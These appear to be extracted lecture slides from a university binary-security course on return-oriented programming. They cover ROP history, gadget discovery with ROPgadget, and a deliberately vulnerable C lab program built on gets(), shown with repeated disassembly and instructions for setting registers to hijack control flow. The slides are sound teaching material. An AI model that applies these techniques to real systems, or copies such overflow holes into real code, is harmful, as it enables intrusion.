

System Security - Attack and Defense for Binaries



CS 4390/5390, Spring 2026

Instructor: MD Armanuzzaman (*Arman*)

Return-oriented programming (ROP)

Code Injection Attacks

Code-injection Attacks

- a subclass of control hijacking attacks that subverts the intended control-flow of a program to previously injected malicious code Shellcode
- code supplied by attacker – often saved in buffer being overflowed - traditionally transferred control to a shell (user command-line interpreter)
- machine code – specific to processor and OS – traditionally needed good assembly language skills to create – more recently have automated sites/tools

Code-Reuse Attack

Code-Reuse Attack: a subclass of control-flow attacks that subverts the intended control-flow of a program to invoke an unintended execution path inside the original program code.

Return-to-Libc Attacks (Ret2Libc)

Return-Oriented Programming (ROP)

Jump-Oriented Programming (JOP)

Call-Oriented Programming (COP)

Sigreturn-oriented Programming

History of ROP

- This technique was first introduced in 2005 to work around 64-bit architectures that require parameters to be passed using registers (the “borrowed chunks” technique, by Krahmer)
- In ACM CCS 2007, a more general ROP technique was proposed in “The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)”, by Hovav Shacham

The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)

Hovav Shacham*
hovav@cs.ucsd.edu


September 5, 2007

Abstract

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that calls *no functions at all*. Our attack combines a large number of short instruction sequences to build *gadgets* that allow arbitrary computation. We show how to discover such instruction sequences by means of static analysis. We make use, in an essential way, of the properties of the x86 instruction set.

1 Introduction

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that is every bit as powerful as code injection. We thus demonstrate that the widely deployed “ $W \oplus X$ ” defense, which rules out code injection but allows return-into-libc attacks, is much less useful than previously thought.



“In any sufficiently large body of x86 executable code there will exist sufficiently many useful code sequences that an attacker who controls the stack will be able, by means of the return-into-libc techniques we introduce, to cause the exploited program to undertake arbitrary computation.”

2017

The test-of-time award winner for CCS 2017 is as follows:

- **Hovav Shacham:**

The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86). Pages 552-561, In Proceedings of the 14th ACM conference on Computer and Communications Security, CCS 2007, Alexandria, Virginia, USA. ACM 2007, ISBN: 978-1-59593-703-2

Return-Oriented Programming: Systems, Languages, and Applications

RYAN ROEMER, ERIK BUCHANAN, HOVAV SHACHAM, and STEFAN SAVAGE,
University of California, San Diego

We introduce *return-oriented programming*, a technique by which an attacker can induce arbitrary behavior in a program whose control flow he has diverted, without injecting any code. A return-oriented program chains together short instruction sequences already present in a program's address space, each of which ends in a "return" instruction.

Return-oriented programming defeats the W $\oplus$ X protections recently deployed by Microsoft, Intel, and AMD; in this context, it can be seen as a generalization of traditional return-into-libc attacks. But the threat is more general. Return-oriented programming is readily exploitable on multiple architectures and systems. It also bypasses an entire category of security measures—those that seek to prevent malicious computation by preventing the execution of malicious code.

To demonstrate the wide applicability of return-oriented programming, we construct a Turing-complete set of building blocks called gadgets using the standard C libraries of two very different architectures: Linux/x86 and Solaris/SPARC. To demonstrate the power of return-oriented programming, we present a high-level, general-purpose language for describing return-oriented exploits and a compiler that translates it to gadgets.

Categories and Subject Descriptors: D.4.6 [Operating Systems]: Security and Protection

General Terms: Security, Algorithms

Additional Key Words and Phrases: Return-oriented programming, return-into-libc, W-xor-X, NX, x86, SPARC, RISC, attacks, memory safety, control flow integrity


ACM Reference Format:

Roemer, R., Buchanan, E., Shacham, H., and Savage, S. 2012. Return-oriented programming: Systems, languages, and applications. *ACM Trans. Inf. Syst. Secur.* 15, 1, Article 2 (March 2012), 34 pages.
DOI = 10.1145/2133375.2133377 <http://doi.acm.org/10.1145/2133375.2133377>

(32 bit) Return to multiple functions?

Finding: We can return to a chain of unlimited number of functions if they do not take parameters

But, what if they do take parameters?



ROP

Chain chunks of code (gadgets; not functions; no function prologue and epilogue) in the memory together to accomplish the intended objective.

The gadgets are not stored in contiguous memory, but ***they all end with a RET instruction or JMP instruction.***

The way to chain them together is similar to chaining functions with no arguments. So, the attacker needs to control the stack, but does not need the stack to be executable.

RET?

X86 Instruction Set Reference

RET — Return From Procedure

Opcode*	Instruction	Op/En	64-Bit Mode	Compat/Leg Mode	Description
C3	RET	ZO	Valid	Valid	Near return to calling procedure.
CB	RET	ZO	Valid	Valid	Far return to calling procedure.
C2 iw	RET imm16	I	Valid	Valid	Near return to calling procedure and pop imm16 bytes from stack.
CA iw	RET imm16	I	Valid	Valid	Far return to calling procedure and pop imm16 bytes from stack.

Instruction Operand Encoding ¶

Op/En	Operand 1	Operand 2	Operand 3	Operand 4
ZO	N/A	N/A	N/A	N/A
I	imm16	N/A	N/A	N/A

Description ¶

Transfers program control to a return address located on the top of the stack. The address is usually placed on the stack by a CALL instruction, and the return is made to the instruction that follows the CALL instruction.

The optional source operand specifies the number of stack bytes to be released after the return address is popped; the default is none. This operand can be used to release parameters from the stack that were passed to the called procedure and are no longer needed. It must be used when the CALL instruction used to switch to a new procedure uses a call gate with a non-zero word count to access the new procedure. Here, the source operand for the RET instruction must specify the same number of bytes as is specified in the word count field of the call gate.

The RET instruction can be used to execute three different types of returns:

- **Near return** — A return to a calling procedure within the current code segment (the segment currently pointed to by the CS register), sometimes referred to as an intrasegment return.
- **Far return** — A return to a calling procedure located in a different segment than the current code segment, sometimes referred to as an intersegment return.
- **Inter-privilege-level far return** — A far return to a different privilege level than that of the currently executing program or procedure.

Are there really many ROP Gadgets?

X86 ISA is dense and variable length

ROPGadget

Installed on the server

```
ROPgadget --nojob --binary /lib/x86_64-linux-gnu/libc.so.6 --offset BASEADREES
```

Also use ldd to find library offset

ROPGadget

- Automated tools to find gadgets
 - ROPgadget
 - Ropper
 - Rp++
- Automated tools to build ROP chain
 - ROPgadget
 - ...
- Pwntools

How to find ROP gadgets automatically?

Byte sequence

40
31
C0
B8
AB
C3
0F
FF

Disassembly
from the start

inc eax
xor eax, eax
mov eax, 0xff0fc3ab

Disassembly
from the 5rd
byte

...
stos es:[edi], eax
ret
...

ROP-assisted ret2libc on x64

overflowret3

```
int printsecret(int i, int j)
{
    if (i == 0x12345678 && j == 0xdeadbeef)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n", printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

(32 bit)Return to function with many arguments?

```
int printsecret(int i, int j)
{
    if (i == 0x12345678 && j == 0xdeadbeef)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

ebp, esp



amd64 Linux Calling Convention

Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) rdi, rsi, rdx, rcx, r8, r9, ... (use stack for more arguments)

```

01310 <vulfoo>:
401310: f3 0f 1e fa endbr64
401314: 55 push rbp
401315: 48 89 e5 mov rbp, rsp
401318: 48 83 ec 10 sub rsp, 0x10
40131c: 48 8d 45 fa lea rax, [rbp-0x6]
401320: 48 89 c7 mov rdi, rax
401323: b8 00 00 00 00 mov eax, 0x0
401328: e8 b3 fd ff ff call 4010e0 <gets@plt>
40132d: b8 00 00 00 00 mov eax, 0x0
401332: c9 leave
401333: c3 ret

```

```


0000004012c7 <printsecret>:
4012c7: f3 0f 1e fa endbr64
4012cb: 55 push rbp
4012cc: 48 89 e5 mov rbp, rsp
4012cf: 48 83 ec 10 sub rsp, 0x10
4012d3: 48 89 7d f8 mov QWORD PTR [rbp-0x8], rdi
4012d7: 48 89 75 f0 mov QWORD PTR [rbp-0x10], rsi
4012db: 48 81 7d f8 78 56 34 cmp QWORD PTR
[rbp-0x8], 0x12345678
4012e2: 12
4012e3: 75 17 jne 4012fc <printsecret+0x35>
4012e5: b8 ef be ad de mov eax, 0xdeadbeef
4012ea: 48 39 45 f0 cmp QWORD PTR [rbp-0x10], rax
4012ee: 75 0c jne 4012fc <printsecret+0x35>
4012f0: b8 00 00 00 00 mov eax, 0x0
4012f5: e8 fc fe ff ff call 4011f6 <print_flag>
4012fa: eb 0a jmp 401306 <printsecret+0x3f>
4012fc: bf 45 20 40 00 mov edi, 0x402045
401301: e8 9a fd ff ff call 4010a0 <puts@plt>
401306: bf 00 00 00 00 mov edi, 0x0
40130b: e8 fo fd ff ff call 401100 <exit@plt>

```

overflowret3 64-bit

Set RDI, RSI accordingly;

Set RIP to printsecret



```

01310 <vulfoo>:
401310: f3 0f 1e fa endbr64
401314: 55 push rbp
401315: 48 89 e5 mov rbp, rsp
401318: 48 83 ec 10 sub rsp, 0x10
40131c: 48 8d 45 fa lea rax, [rbp-0x6]
401320: 48 89 c7 mov rdi, rax
401323: b8 00 00 00 00 mov eax, 0x0
401328: e8 b3 fd ff call 4010e0 <gets@plt>
40132d: b8 00 00 00 00 mov eax, 0x0
401332: c9 leave
401333: c3 ret

```


```

0000004012c7 <printsecret>:
4012c7: f3 0f 1e fa endbr64
4012cb: 55 push rbp
4012cc: 48 89 e5 mov rbp, rsp
4012cf: 48 83 ec 10 sub rsp, 0x10
4012d3: 48 89 7d f8 mov QWORD PTR [rbp-0x8], rdi
4012d7: 48 89 75 f0 mov QWORD PTR [rbp-0x10], rsi
4012db: 48 81 7d f8 78 56 34 cmp QWORD PTR
[rbp-0x8], 0x12345678
4012e2: 12
4012e3: 75 17 jne 4012fc <printsecret+0x35>
4012e5: b8 ef be ad de mov eax, 0xdeadbeef
4012ea: 48 39 45 f0 cmp QWORD PTR [rbp-0x10], rax
4012ee: 75 0c jne 4012fc <printsecret+0x35>
4012f0: b8 00 00 00 00 mov eax, 0x0
4012f5: e8 fc fe ff call 4011f6 <print_flag>
4012fa: eb 0a jmp 401306 <printsecret+0x3f>
4012fc: bf 45 20 40 00 mov edi, 0x402045
401301: e8 9a fd ff call 4010a0 <puts@plt>
401306: bf 00 00 00 00 mov edi, 0x0
40130b: e8 fo fd ff call 401100 <exit@plt>

```

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret



```

01310 <vulfoo>:
401310: f3 0f 1e fa endbr64
401314: 55 push rbp
401315: 48 89 e5 mov rbp, rsp
401318: 48 83 ec 10 sub rsp, 0x10
40131c: 48 8d 45 fa lea rax, [rbp-0x6]
401320: 48 89 c7 mov rdi, rax
401323: b8 00 00 00 00 mov eax, 0x0
401328: e8 b3 fd ff ff call 4010e0 <gets@plt>
40132d: b8 00 00 00 00 mov eax, 0x0
401332: c9 leave
401333: c3 ret

```

```


0000004012c7 <printsecret>:
4012c7: f3 0f 1e fa endbr64
4012cb: 55 push rbp
4012cc: 48 89 e5 mov rbp, rsp
4012cf: 48 83 ec 10 sub rsp, 0x10
4012d3: 48 89 7d f8 mov QWORD PTR [rbp-0x8], rdi
4012d7: 48 89 75 f0 mov QWORD PTR [rbp-0x10], rsi
4012db: 48 81 7d f8 78 56 34 cmp QWORD PTR
[rbp-0x8], 0x12345678
4012e2: 12
4012e3: 75 17 jne 4012fc <printsecret+0x35>
4012e5: b8 ef be ad de mov eax, 0xdeadbeef
4012ea: 48 39 45 f0 cmp QWORD PTR [rbp-0x10], rax
4012ee: 75 0c jne 4012fc <printsecret+0x35>
4012f0: b8 00 00 00 00 mov eax, 0x0
4012f5: e8 fc fe ff ff call 4011f6 <print_flag>
4012fa: eb 0a jmp 401306 <printsecret+0x3f>
4012fc: bf 45 20 40 00 mov edi, 0x402045
401301: e8 9a fd ff ff call 4010a0 <puts@plt>
401306: bf 00 00 00 00 mov edi, 0x0
40130b: e8 fo fd ff ff call 401100 <exit@plt>

```

overflowret3 64-bit

Set RDI, RSI accordingly;

Set RIP to printsecret



```

01310 <vulfoo>:
401310: f3 0f 1e fa endbr64
401314: 55 push rbp
401315: 48 89 e5 mov rbp, rsp
401318: 48 83 ec 10 sub rsp, 0x10
40131c: 48 8d 45 fa lea rax, [rbp-0x6]
401320: 48 89 c7 mov rdi, rax
401323: b8 00 00 00 00 mov eax, 0x0
401328: e8 b3 fd ff call 4010e0 <gets@plt>
40132d: b8 00 00 00 00 mov eax, 0x0
401332: c9 leave
401333: c3 ret

```


```

0000004012c7 <printsecret>:
4012c7: f3 0f 1e fa endbr64
4012cb: 55 push rbp
4012cc: 48 89 e5 mov rbp, rsp
4012cf: 48 83 ec 10 sub rsp, 0x10
4012d3: 48 89 7d f8 mov QWORD PTR [rbp-0x8], rdi
4012d7: 48 89 75 f0 mov QWORD PTR [rbp-0x10], rsi
4012db: 48 81 7d f8 78 56 34 cmp QWORD PTR
[rbp-0x8], 0x12345678
4012e2: 12
4012e3: 75 17 jne 4012fc <printsecret+0x35>
4012e5: b8 ef be ad de mov eax, 0xdeadbeef
4012ea: 48 39 45 f0 cmp QWORD PTR [rbp-0x10], rax
4012ee: 75 0c jne 4012fc <printsecret+0x35>
4012f0: b8 00 00 00 00 mov eax, 0x0
4012f5: e8 fc fe ff call 4011f6 <print_flag>
4012fa: eb 0a jmp 401306 <printsecret+0x3f>
4012fc: bf 45 20 40 00 mov edi, 0x402045
401301: e8 9a fd ff call 4010a0 <puts@plt>
401306: bf 00 00 00 00 mov edi, 0x0
40130b: e8 fo fd ff call 401100 <exit@plt>

```

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret



```

01310 <vulfoo>:
401310: f3 0f 1e fa endbr64
401314: 55 push rbp
401315: 48 89 e5 mov rbp, rsp
401318: 48 83 ec 10 sub rsp, 0x10
40131c: 48 8d 45 fa lea rax, [rbp-0x6]
401320: 48 89 c7 mov rdi, rax
401323: b8 00 00 00 00 mov eax, 0x0
401328: e8 b3 fd ff ff call 4010e0 <gets@plt>
40132d: b8 00 00 00 00 mov eax, 0x0
401332: c9 leave
401333: c3 ret

```


```

0000004012c7 <printsecret>:
4012c7: f3 0f 1e fa endbr64
4012cb: 55 push rbp
4012cc: 48 89 e5 mov rbp, rsp
4012cf: 48 83 ec 10 sub rsp, 0x10
4012d3: 48 89 7d f8 mov QWORD PTR [rbp-0x8], rdi
4012d7: 48 89 75 f0 mov QWORD PTR [rbp-0x10], rsi
4012db: 48 81 7d f8 78 56 34 cmp QWORD PTR
[rbp-0x8], 0x12345678
4012e2: 12
4012e3: 75 17 jne 4012fc <printsecret+0x35>
4012e5: b8 ef be ad de mov eax, 0xdeadbeef
4012ea: 48 39 45 f0 cmp QWORD PTR [rbp-0x10], rax
4012ee: 75 0c jne 4012fc <printsecret+0x35>
4012f0: b8 00 00 00 00 mov eax, 0x0
4012f5: e8 fc fe ff ff call 4011f6 <print_flag>
4012fa: eb 0a jmp 401306 <printsecret+0x3f>
4012fc: bf 45 20 40 00 mov edi, 0x402045
401301: e8 9a fd ff ff call 4010a0 <puts@plt>
401306: bf 00 00 00 00 mov edi, 0x0
40130b: e8 fo fd ff ff call 401100 <exit@plt>

```

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret



```

01310 <vulfoo>:
401310: f3 0f 1e fa endbr64
401314: 55 push rbp
401315: 48 89 e5 mov rbp, rsp
401318: 48 83 ec 10 sub rsp, 0x10
40131c: 48 8d 45 fa lea rax, [rbp-0x6]
401320: 48 89 c7 mov rdi, rax
401323: b8 00 00 00 00 mov eax, 0x0
401328: e8 b3 fd ff call 4010e0 <gets@plt>
40132d: b8 00 00 00 00 mov eax, 0x0
401332: c9 leave
401333: c3 ret

```

```


0000004012c7 <printsecret>:
4012c7: f3 0f 1e fa endbr64
4012cb: 55 push rbp
4012cc: 48 89 e5 mov rbp, rsp
4012cf: 48 83 ec 10 sub rsp, 0x10
4012d3: 48 89 7d f8 mov QWORD PTR [rbp-0x8], rdi
4012d7: 48 89 75 fo mov QWORD PTR [rbp-0x10], rsi
4012db: 48 81 7d f8 78 56 34 cmp QWORD PTR
[rbp-0x8], 0x12345678
4012e2: 12
4012e3: 75 17 jne 4012fc <printsecret+0x35>
4012e5: b8 ef be ad de mov eax, 0xdeadbeef
4012ea: 48 39 45 fo cmp QWORD PTR [rbp-0x10], rax
4012ee: 75 0c jne 4012fc <printsecret+0x35>
4012f0: b8 00 00 00 00 mov eax, 0x0
4012f5: e8 fc fe ff ff call 4011f6 <print_flag>
4012fa: eb 0a jmp 401306 <printsecret+0x3f>
4012fc: bf 45 20 40 00 mov edi, 0x402045
401301: e8 9a fd ff ff call 4010a0 <puts@plt>
